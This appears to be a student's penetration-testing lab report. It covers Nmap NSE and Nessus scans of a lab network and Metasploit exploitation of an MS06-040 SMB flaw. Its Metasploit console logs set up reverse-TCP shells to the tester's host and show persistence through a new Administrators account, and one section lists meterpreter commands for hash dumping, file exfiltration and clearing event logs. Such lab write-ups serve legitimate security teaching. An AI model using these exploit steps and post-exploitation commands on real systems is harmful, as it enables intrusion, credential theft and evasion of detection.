

NSE

1. Screenshot of banners and discussion

If we didn't have the previous lab's information, we can learn the OSes from the 3 servers that returned banners. We see a FreeBSD, an Ubuntu, and a Windows machine. As well, we learn that the SSH servers are using SSH-2.0 and their OpenSSH versions. And we find out the mail server running on the Windows machine being version 5 of Microsoft's Extended SMTP.

(Others are seemingly random sets of hex or unicode, otherwise we have a beautiful quote.)

```
Nmap scan report for 42.49.30.102
Host is up (0.00014s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
|_banner: 12:16:25 AM 2/22/2021
17/tcp    open  qotd
|_ banner: "My spelling is Wobbly.  It's good spelling but it Wobbles, and
|_ the letters\x0D\x0A get in the wrong places." A. A. Milne (1882-1958)
19/tcp    open  chargen
|_ banner: !"#%&'()*+,-./0123456789:;=<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
|_ `abcdefg\x0D\x0A!"#$%&'()*+,-./0123456789:;=<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ ...
25/tcp    open  smtp
|_ banner: 220 iseage-sb3r8ubt Microsoft ESMTP MAIL Service, Version: 5.0.
|_ 2172.1 ready at  Mon, 22 Feb 2021 00:16:25 -0600
```

```
6666/tcp  open  irc
|_ banner: 4\x00\x00\x00V4\x12\x00\x00\x00\x00\x00\x00\x00\x004\x00\x0
|_ 0\x00\x04\x00\xF0\x00\xE5\x07\x02\x00\x01\x00\x16\x00\x06\x00\x10\x0 ...
MAC Address: 00:02:31:15:0B:03 (Ingersoll-Rand)
```

```
Nmap scan report for 42.49.30.104
Host is up (0.000082s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
|_banner: SSH-2.0-OpenSSH_6.0p1 Debian-3ubuntu1
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:02:31:15:0B:04 (Ingersoll-Rand)
```

```
Nmap scan report for 42.49.30.106
Host is up (0.0024s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
|_banner: SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110
```

2. Screenshot of `nmap --script smb-vuln-ms08*` results and list of found vulnerabilities

```
Host script results:
smb-vuln-ms08-067:
VULNERABLE:
Microsoft Windows system vulnerable to remote code execution (MS08-067)
State: LIKELY VULNERABLE
IDs: CVE:CVE-2008-4250
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
code via a crafted RPC request that triggers the overflow during path canonicalization.

Disclosure date: 2008-10-23
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
```

3. Find an additional vulnerability using NSE. Support your finding with a screenshot and/or other supporting information.

Heartbleed was a bug in openssl in its heartbeat extension, where it would send/receive occasional messages to confirm normal operation between server and client. This extension means that a client could ask for the server echo back a message with a specified length. However, it lacked any bounds checking so a user could ask for a reply of a message that is 1 byte long, but say it was 1000 bytes. Then, the server would reply with the message plus 999 bytes from RAM. (Heartbleed OverSimplified)

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-23 02:53 CST
Nmap scan report for 42.49.30.104
Host is up (0.00012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
| ssl-heartbleed:
| VULNERABLE:
| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic
| software library. It allows for stealing information intended to be protected by
| SSL/TLS encryption.
| State: VULNERABLE
| Risk factor: High
| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1)
| of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory
| of systems protected by the vulnerable OpenSSL versions and could allow for disclosure
| of otherwise encrypted confidential information as well as the encryption keys
| themselves.
|
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
| http://www.openssl.org/news/secadv_20140407.txt
| http://cvedetails.com/cve/2014-0160/
|_
MAC Address: 00:02:31:15:0B:04 (Ingersoll-Rand)
```

Nessus

4. Brief list of protocols identified in Wireshark capture:

I added to pictures to show what I think is happening with Nessus. It seems to test for up machines with ping requests and then for open ports on the machines using SYN scans, 1st picture. Then, it probably attempts to get banners and get the versions of the software on open ports. Then, it attempts to know vulnerabilities against the version of software running, which in the 2nd picture shows numerous SMB connections to X.X.X.102 to get info or detect if it is vulnerable. It attempts to connect on all the assumed services, so SSH, chargen, SMB, http/s ... all establish connections with "nessus".

	Source	Destination	Protocol	Length	Info
77	42.49.30.2	42.49.30.100	TCP	62	46946 → 640 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
89	42.49.30.2	42.49.30.100	TCP	62	14240 → 693 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
99	42.49.30.2	42.49.30.100	TCP	62	14651 → 799 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
14	42.49.30.2	42.49.30.100	TCP	62	26310 → 1064 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
21	42.49.30.2	42.49.30.100	TCP	62	50961 → 1117 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
98	42.49.30.2	42.49.30.100	TCP	62	18537 → 1170 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
56	42.49.30.2	42.49.30.100	TCP	62	4676 → 1223 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
40	42.49.30.2	42.49.30.100	TCP	62	1932 → 1276 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
85	42.49.30.2	42.49.30.100	TCP	62	24495 → 1329 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
41	42.49.30.2	42.49.30.100	TCP	62	1223 → 1382 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
39	42.49.30.100	42.49.30.2	TCP	60	57 → 29777 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
82	42.49.30.2	42.49.30.100	TCP	62	46784 → 1435 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
81	42.49.30.2	42.49.30.100	TCP	62	45195 → 1488 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
42	42.49.30.100	42.49.30.2	TCP	60	163 → 17533 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
75	42.49.30.100	42.49.30.2	TCP	60	216 → 5060 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
61	42.49.30.2	42.49.30.100	TCP	62	40651 → 1541 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
58	42.49.30.2	42.49.30.100	TCP	62	4668 → 1594 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
76	42.49.30.100	42.49.30.2	TCP	60	375 → 12038 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
69	42.49.30.100	42.49.30.2	TCP	60	322 → 42293 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	42.49.30.2	42.49.30.100	TCP	62	48721 → 1647 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
34	42.49.30.2	42.49.30.100	TCP	62	7409 → 1700 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
89	42.49.30.2	42.49.30.100	TCP	62	7316 → 1753 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
66	42.49.30.2	42.49.30.100	TCP	62	47604 → 1806 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1

	Source	Destination	Protocol	Length	Info
87	42.49.30.2	42.49.30.102	TCP	66	57576 → 445 [ACK] Seq=1086 Ack=1198 Win=64128 Len=0 TSval=232...
36	42.49.30.102	42.49.30.2	EVENTL...	246	OpenEventLogW request
98	42.49.30.2	42.49.30.102	EVENTL...	174	OpenEventLogW response
80	42.49.30.2	42.49.30.102	TCP	66	57576 → 445 [ACK] Seq=1266 Ack=1306 Win=64128 Len=0 TSval=232...
62	42.49.30.102	42.49.30.2	SMB	105	Tree Disconnect Request
12	42.49.30.2	42.49.30.102	SMB	105	Tree Disconnect Response
34	42.49.30.2	42.49.30.102	TCP	66	57576 → 445 [ACK] Seq=1305 Ack=1345 Win=64128 Len=0 TSval=232...
90	42.49.30.102	42.49.30.2	SMB	109	Logoff AndX Request
73	42.49.30.2	42.49.30.102	SMB	109	Logoff AndX Response
30	42.49.30.2	42.49.30.102	TCP	66	57576 → 445 [ACK] Seq=1348 Ack=1388 Win=64128 Len=0 TSval=232...
19	42.49.30.2	42.49.30.102	TCP	66	57576 → 445 [RST, ACK] Seq=1348 Ack=1388 Win=64128 Len=0 TSva...
90	42.49.30.102	42.49.30.2	TCP	74	57578 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 ...
29	42.49.30.2	42.49.30.102	TCP	78	445 → 57578 [SYN, ACK] Seq=0 Ack=1 Win=17520 Len=0 MSS=1460 W...
57	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=232335193...
95	42.49.30.102	42.49.30.2	SMB	241	Negotiate Protocol Request
95	42.49.30.2	42.49.30.102	SMB	155	Negotiate Protocol Response
12	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=176 Ack=90 Win=64256 Len=0 TSval=232335...
72	42.49.30.102	42.49.30.2	SMB	306	Session Setup AndX Request, NTLMSSP_NEGOTIATE
71	42.49.30.2	42.49.30.102	SMB	662	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS...
18	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=416 Ack=686 Win=64128 Len=0 TSval=23233...
52	42.49.30.102	42.49.30.2	SMB	328	Session Setup AndX Request, NTLMSSP_AUTH, User: \
36	42.49.30.2	42.49.30.102	SMB	196	Session Setup AndX Response
22	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=678 Ack=816 Win=64128 Len=0 TSval=23233...
55	42.49.30.102	42.49.30.2	SMB	166	Tree Connect AndX Request, Path: \\ISEAGE-SB3R8UBT\IPC\$
15	42.49.30.2	42.49.30.102	SMB	126	Tree Connect AndX Response
39	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=778 Ack=876 Win=64128 Len=0 TSval=23233...
32	42.49.30.102	42.49.30.2	SMB	168	NT Create AndX Request, Path: svcctl
70	42.49.30.2	42.49.30.102	SMB	105	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DE...
87	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=880 Ack=915 Win=64128 Len=0 TSval=23233...
97	42.49.30.102	42.49.30.2	SMB	170	NT Create AndX Request, FID: 0x4000, Path: \svrsvc
83	42.49.30.2	42.49.30.102	SMB	205	NT Create AndX Response, FID: 0x4000
65	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=984 Ack=1054 Win=64128 Len=0 TSval=2323...
64	42.49.30.2	42.49.30.102	DCERPC	206	Bind: call_id: 0, Fragment: Single, 1 context items: SVCCTL V...

5. Comment on a vulnerability that is common between NSE and Nessus (include screenshot to verify this common vulnerability)

I said that NSE showed the Heartbleed vulnerability earlier, and Nessus shows it too on the same machine.

MEDIUM

OpenSSL Heartbeat Information Disclosure (Heartbleed)

<

Description

Based on its response to a TLS request with a specially crafted heartbeat message (RFC 6520), the remote service appears to be affected by an out-of-bounds read flaw.

This flaw could allow a remote attacker to read the contents of up to 64KB of server memory, potentially exposing passwords, private keys, and other sensitive data.

Solution

Upgrade to OpenSSL 1.0.1g or later.

Alternatively, recompile OpenSSL with the '-DOPENSSL_NO_HEARTBEATS' flag to disable the vulnerable functionality.

6. List two or three additional vulnerabilities of interest

CVE-2005-1206 - X.X.X.102

CVE-2009-2412 - X.X.X.102,106

CVE-2006-3439 - X.X.X.102

Metasploit

7. Screenshot of command sysinfo on exploited system

```
meterpreter > sysinfo
Computer      : ISEAGE-4791F27D
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

8. List five Metasploit commands (to view a full list, type help in a Metasploit meterpreter session) and explain how they may be useful to an attacker

migrate: I am unsure exactly what this does, but it seems to merge our meterpreter session with another process running on the server. These are then running under the same PID and seem to hide the existence of the process running.

edit: This opens up a vim like editor to modify files.

download: This allows us to exfiltrate files back to the computer connected to the meterpreter.

clearev: Clears Windows' event log. Hiding the actions you did on the remote server.

hashdump: Dumps the contents of the SAM database. Giving us access to the users hashes.

Honorable Mentions:


getuid

execute

lcd & lpwd

Armitage

9. Screenshot of exploited host (red icon)



Gaining a Foothold

10. Screenshot of meterpreter shell after persistence

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 42.49.30.2
LHOST => 42.49.30.2
msf6 exploit(multi/handler) > set LPORT 12345
LPORT => 12345
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 42.49.30.2:12345
[*] Sending stage (175174 bytes) to 42.49.30.100
[*] Meterpreter session 1 opened (42.49.30.2:12345 => 42.49.30.100:1041) at 2021-02-25 04:44:12 -0600

meterpreter >
```

Assignment

11. How did you find the vulnerability? (NSE, **Nessus**, etc.)

Basic Internal scan / Plugin #22194
Configure
Audit Trail

[Back to Vulnerability Group](#)

Vulnerabilities 47

CRITICAL MS06-040: Vulnerability in Server Service Could Allow Remote Code Execu...

Description
The remote host is vulnerable to a buffer overrun in the 'Server' service that may allow an attacker to execute arbitrary code on the remote host with 'SYSTEM' privileges.

Solution
Microsoft has released a set of patches for Windows 2000, XP and 2003.

12. How did you find the exploit? (which CVE database)

<https://www.cvedetails.com/>

It shows that there is a metasploit module associated with the vulnerability.

CVE Details
The ultimate security vulnerability datasource

[Log In](#) [Register](#)

[Home](#)

Browse :

Vulnerability Details : [CVE-2006-3439](#) (1 Metasploit modules)

13. Steps that were taken to exploit this vulnerability (using Metasploit, Armitage, etc.)
 I decided to use this vulnerability, which has the ms06_040 exploit in metasploit for smb. Then, set it to establish a shell over meterpreter, since meterpreter's commands won't work with this exploit. (I tried.) Then, I targeted the vulnerable machine at the X.X.X.102 ip.

```
msf6 > use exploit/windows/smb/ms06_040_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms06_040_netapi) > set PAYLOAD windows/shell/reverse
-
set PAYLOAD windows/shell/reverse_ipv6_tcp
set PAYLOAD windows/shell/reverse_nonx_tcp
set PAYLOAD windows/shell/reverse_ord_tcp
set PAYLOAD windows/shell/reverse_tcp
set PAYLOAD windows/shell/reverse_tcp_allports
set PAYLOAD windows/shell/reverse_tcp_dns
set PAYLOAD windows/shell/reverse_tcp_uuid
set PAYLOAD windows/shell/reverse_udp
msf6 exploit(windows/smb/ms06_040_netapi) > set PAYLOAD windows/shell/reverse
_tcp
PAYLOAD => windows/shell/reverse_tcp
msf6 exploit(windows/smb/ms06_040_netapi) > set RHOSTS 42.49.30.102
RHOSTS => 42.49.30.102
```

Then, I executed the exploit, and looked up the users and info on them.
 (I forgot to picture.)

```
msf6 exploit(windows/smb/ms06_040_netapi) > exploit
[*] Started reverse TCP handler on 42.49.30.2:4444
[*] 42.49.30.102:445 - Detected a Windows 2000 target
[*] 42.49.30.102:445 - Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:42.49.30.102[\BROWSER] ...
[*] 42.49.30.102:445 - Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:42.49.30.102[\BROWSER] ...
[*] 42.49.30.102:445 - Building the stub data...
[*] 42.49.30.102:445 - Calling the vulnerable function...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 42.49.30.102
[*] Command shell session 3 opened (42.49.30.2:4444 → 42.49.30.102:1040) at 2021-02-25 23:54:23 -0600

net user
net user

User accounts for \\
```


14. How did you establish persistence? (Again, include screenshots for credit)

I created a new user account named john and added it to the group Administrators.

```
C:\WINNT\system32>net user john
net user john
User name                john
Full Name
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set        2/24/2021 9:49 PM
Password expires         4/8/2021 8:37 PM
Password changeable      2/24/2021 9:49 PM
Password required        Yes
User may change password Yes
Home
Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Administrators      *Users
Global Group memberships *None
The command completed successfully.
```